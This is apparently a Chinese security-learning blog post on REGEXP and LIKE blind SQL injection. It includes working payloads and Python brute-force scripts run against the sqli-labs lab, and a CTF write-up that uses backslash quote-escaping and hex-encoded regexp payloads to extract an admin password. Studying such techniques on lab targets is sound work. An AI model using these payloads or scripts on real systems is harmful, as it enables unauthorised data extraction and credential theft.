REGEXP注入与LIKE注入学习笔记

原创

Qwzf 于 2020-08-08 20:44:27 发布 1189 收藏 5

分类专栏： SQL注入 Web常见漏洞 Web 文章标签： Web


SQL注入 同时被 3 个专栏收录

10 篇文章 0 订阅

订阅专栏


Web常见漏洞

23 篇文章 5 订阅

订阅专栏


Web

33 篇文章 1 订阅

订阅专栏

首发于先知社区

0x00 前言

之前已经学过SQL盲注了，也见过盲注中REGEXP注入，但没详细了解过。正好这次BJD遇到了这个，简单总结，并把题目复现一下。

0x01 REGEXP注入分析

注入原理

REGEXP注入，即regexp正则表达式注入。REGEXP注入，又叫盲注值正则表达式攻击。
应用场景就是盲注，原理是直接查询自己需要的数据，然后通过正则表达式进行匹配。

1、基本注入

```
select (select语句) regexp '正则'
```

正常的查询语句：

```
select username from users where id=1;
```

（1）正则注入，若匹配则返回1，不匹配返回0

```
select (select username from users where id=1) regexp '^a';
```

```
mysql> select (select username from users where id=1) regexp '^a'
+-----------------------------------------------------+
| (select username from users where id=1) regexp '^a' |
+-----------------------------------------------------+
|                                                   1 |
+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql> select (select username from users where id=1) regexp '^b'
+-----------------------------------------------------+
| (select username from users where id=1) regexp '^b' |
+-----------------------------------------------------+
|                                                   0 |
+-----------------------------------------------------+
1 row in set (0.00 sec)                          qwzf
```

^表示pattern(模式串)的开头。即若匹配到username字段下id=1的数据开头为a，则返回1；否则返回0

（2）regexp关键字还可以代替where条件里的=号

```
select * from users where password regexp '^ad';
```

```
mysql> select * from users where password regexp '^ad';
+----+----------+----------+
| Id | username | password |
+----+----------+----------+
|  1 | admin    | admin    |
+----+----------+----------+
1 row in set (0.00 sec)                          qwzf
```

使用场景：

> 过滤了=、in、like

^若被过滤，可使用$来从后往前进行匹配

常用regexp正则语句：

```
regexp '^[a-z]'  #判断一个表的第一个字符串是否在a-z中
regexp '^r'      #判断第一个字符串是否为r
regexp '^r[a-z]' #判断一个表的第二个字符串是否在a-z中
```

（3）在联合查询中的使用

```
1 union select 1,database() regexp '^s',3--+
```

2、REGEXP盲注

在sqli-labs靶场Less-8关进行测试

1.判断数据库长度

```
' or (length(database())=8)--+ 正常
```

2.判断数据库名

```
' or database() regexp '^s'--+ 正常
' or database() regexp 'y$'--+ 正常
```

表名、字段名、数据内容参考以前总结。

很明显和普通的布尔盲注差不多，于是写个脚本：

```
import requests
import string

strs = string.printable
url = "http://x.x.x.x:8001/Less-8/index.php?id="

database1 = "' or database() regexp '^{}'--+"
table1 = "' or (select table_name from information_schema.tables where table_schema=database() limit 0,1) regexp
 '^{}'--+"
cloumn1 = "' or (select column_name from information_schema.columns where table_name=\"users\" and table_schema=
database() limit 1,1) regexp '^{}'--+"
data1 = "' or (select username from users limit 0,1) regexp '^{}'--+"

payload = database1
if __name__ == "__main__":
    name = ''
    for i in range(1,40):
        char = ''
        for j in strs:
            payloads = payload.format(name+j)
            urls = url+payloads
            r = requests.get(urls)
            if "You are in" in r.text:
                name += j
                print(j,end='')
                char = j
                break
        if char =='#':
            break
```

0x02 LIKE注入分析

like匹配

百分比(%)通配符允许匹配任何字符串的零个或多个字符。下划线`_`通配符允许匹配任何单个字符。

1、基本注入

1.`like 's%'`判断第一个字符是否为s

```
1 union select 1,database() like 's%',3 --+
```

2.`like 'se%'`判断前面两个字符串是否为se

```
1 union select 1,database() like 'se%',3 --+
```

3.`like '%sq%'` 判断是否包含se两个字符串

```
1 union select 1,database() like '%se%',3 --+
```

4.`like '_____'`判断是否为5个字符

```
1 union select 1,database() like '_____',3 --+
```

5.`like 's____'` 判断第一个字符是否为s

```
1 union select 1,database() like 's____',3 --+
```

2、LIKE盲注

依旧在sqli-labs靶场Less-8关进行测试

1.判断数据库长度

可用length()函数，也可用`_`，如：

```
' or database() like '________'--+
```

2.判断数据库名

```
' or database() like 's%'--+
也可用
' or database() like 's_______'--+
```

/Less-8/?id=' or database() like 's%'--+

说明数据库名的第一个字符是s。数据表、字段、数据类似

我又把REGEXP盲注脚本改一下，于是成了LIKE盲注脚本：

```
import requests
import string

strs = string.printable
url = "http://x.x.x.x:8001/Less-8/index.php?id="

database1 = "' or database() like '{}%'--+"
table1 = "' or (select table_name from information_schema.tables where table_schema=database() limit 0,1) like '
{}%'--+"
cloumn1 = "' or (select column_name from information_schema.columns where table_name=\"users\" and table_schema=
database() limit 1,1) like '{}%'--+"
data1 = "' or (select username from users limit 0,1) like '{}%'--+"

payload = database1
if __name__ == "__main__":
    name = ''
    for i in range(1,40):
        char = ''
        for j in strs:
            payloads = payload.format(name+j)
            urls = url+payloads
            r = requests.get(urls)
            if "You are in" in r.text:
                name += j
                print(j,end='')
                char = j
                break
        if char =='#':
            break
```

```
================ RESTART:
======
security#
>>>
```

爆出数据库名`security`

0x03 REGEXP注入实战

学完REGEXP注入和LIKE注入后，是时候把BJD的`简单注入`那道题复现一下了。BJD CTF的`简单注入`主要涉及的是REGEXP盲注。开始复现：
先fuzz一波，发现：

> 单引号 双引号都被ban了
> union和select都被ban了
> =和like被ban了

似乎没得思路了，看下wp，发现`SQL语句逃逸单引号`,于是了解一下这个方法。
SQL语句逃逸单引号
主要是通过反斜线`\`，将单引号转义，从而实现了SQL语句逃逸，造成SQL注入。
意思就是：
假设sql语句为：

```
select username,password from users where username='$user' and password='$pwd'
```

假设输入的用户名是`admin\`，密码输入的是`or 1#`整个SQL语句变成了


```
select username,password from users where username='admin\' and password=' or 1#'
```

由于单引号被转义，`and password=`这部分都成了username的一部分，即

```
username='admin\' and password='
```

这样`or 1`就逃逸出来了，由此可控，可作为注入点。

而fuzz结果，确实发现反斜线没有被ban掉。
于是就可以注入了



然后发现这个地方会有变化。大师傅的wp上说用这个注不出登录密码，可以用REGEXP进行注入，并且还说要加上`binary`关键字区分大小写。好了，先不看大师傅的脚本，自己把上边的脚本改一下，试试。
试过后发现跑不出来。。。。看下wp，发现要转换16进制(16进制在数据库执行查询时又默认转换成字符串)，好吧。再改写下，最终成品如下：

```python
import requests
import string

def str2hex(string):
  result = ''
  for i in string:
    result += hex(ord(i))
  result = result.replace('0x','')
  return '0x'+result

strs = string.ascii_letters+string.digits
url = "http://3fb55301-c0be-4134-830b-fda52f321221.node3.buuoj.cn/"
headers = {
    'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0'
}
payload = 'or password regexp binary {}#'
if __name__ == "__main__":
    name = ''
    for i in range(1,40):
        for j in strs:
            passwd = str2hex('^'+name+j)
            payloads = payload.format(passwd)
            postdata={
                'username':'admin\\',
                'password':payloads
            }
            r = requests.post(url,data=postdata,headers=headers)
            if "BJD need" in r.text:
                name += j
                print(j,end='')
                break
```

跑出了用户密码

```
>>>
============== RESTART: D:\网安\做题\BUU
======
OhyOuFOuNdit
>>>
```

登录即可得到flag。。。复现完毕。

0x04 后记

学习了`REGEXP注入`和`LIKE注入`，了解了`SQL语句逃逸单引号`以及`16进制在数据库执行`
继续努力！！

参考博客：
从CTF题中学习几种有趣(奇怪)的SQL注入
CTF中几种通用的sql盲注手法和注入的一些tips
sql注入之盲注攻击
第二届BJDCTF 2020 全部WEB题目 Writeup